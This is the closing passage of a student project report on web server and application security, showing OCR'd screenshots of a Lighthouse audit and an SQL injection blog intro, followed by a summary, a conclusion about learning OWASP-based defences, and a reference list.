
Images were larger than their displayed size

Avoid an excessive DOM size — 1,028 elements

More information about the performance of your application. These numbers don't directly affect the Performance score.

Figure 4.1

As you can see, Lighthouse gives the websites ratings based on its performance, accessibility, best practices followed, and search engine optimisation.



Exploiting SQL Injection: a Hand
Analyze HTTP Requests and Resp
acunetix.com/blog/articles/exploiting-sql-injection-example/
Get a demo
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
6:53:16 PM - www.acunetix.com
1/4
19/26
4/5
5/8

https://www.acunetix.com/blog/articles/exploiting-sql-injection-example/

Injection: a Hands-on Example

Agathoklis Prodromou |
February 26, 2019

In this series, we will be showing step-by-step examples of common attacks. We will start off with a basic SQL Injection attack directed at a web application and leading to privilege escalation to OS root.

SQL Injection is one of the most dangerous vulnerabilities a web application can be prone to. If a user's input is being

4/5
Best Practices

TRUST AND SAFETY

Includes front-end JavaScript libraries with known security vulnerabilities — 5 vulnerabilities detected

Some third-party scripts may contain known security vulnerabilities that are easily identified and exploited by attackers. Learn more

Library Version	Vulnerability Count	Highest Severity
Bootstrap@3.2.0	5	Medium

GENERAL

Figure 4.2

Here as you can see, Lighthouse shows you the best practices followed by the website and the practices where the website lacks. It shows you the present vulnerabilities on the website with how severe it is. There are many other tools like lighthouse as mentioned above that let you scan your websites for vulnerabilities and problems.

Summary

This chapter was straightforward. In this chapter we first discussed main points of security which were based on what I had learnt through my research and through my efforts of preparing for CEH theory examination. In that we discussed many points with my last point being about frameworks, with that I chose to share the OWASP security verification standard as the right framework to be adopted. After that we went through all the best practices shared by OWASP themselves to strengthen security against the OWASP top 10 attacks. I then showed you how certain tools can be used to scan your websites from problems and vulnerabilities. And then in the end I shared my own set of point which I felt were left out. With those points my aim was to cover the rest of the needed best practices. In the end, I feel satisfied to have shared the required knowledge to secure a web server or web application.

Conclusion

Web App/server being the most public side of an infrastructure needs to be protected first. It is the front that is the most probable to be attacked as it is the most exposed one. There are multiple attacks and multiple ways of doing said attacks with different tools, the playground is huge for an attacker but thankfully the ways of securing can be just as simple, if followed correctly of course. We in this document were able to look at all the major possible attacks that an attacker can perform on a web server/web application, we were able to look at the tools and the practical ways that an attacker can use to perform said attacks, and we were able to delve into the ways protecting ourselves against such threats. I was able to perform a number of practices myself to showcase the methodology behind attacks. And I was also able to delve into the psychology required for being a security professional that can assess and secure a web infrastructure.

Overall, this project has helped me reach my goal of learning about web server and web application security. The importance of securing such aspects is abundantly clear now, such was the goals of this document. Thankfully there are many tools out there that make it very simple to scan and test the security of any given web infrastructure.

For me personally, this project was a necessity. I had taken this project to cover up my lacking knowledge with the workings and securing of web servers/applications. I'm happy to say I've succeeded in that regard. There is no doubt that there is a lot more that I need to learn, in fact what I've learnt has led me to this realization that I don't know enough. This journey will keep on as the more I'm learning in this field, the more I'm realizing that I haven't learnt much, but maybe that is a good thing (it definitely is). I will keep learning more on cyber security in general and thus will learn more on web server and web application security in the future. For now, this is it.

References

- WhatIs.com
- Docs.oracle.com
- Comparitech.com
- eccouncil.org
- veracode.com
- websitesecuritystore.com
- support.f5.com
- infosecinstitue.com
- crashtest-security.com
- Owasp.org
- wallarm.com
- bitlyft.com
- webroot.com
- simplilearn.com
- CEHv11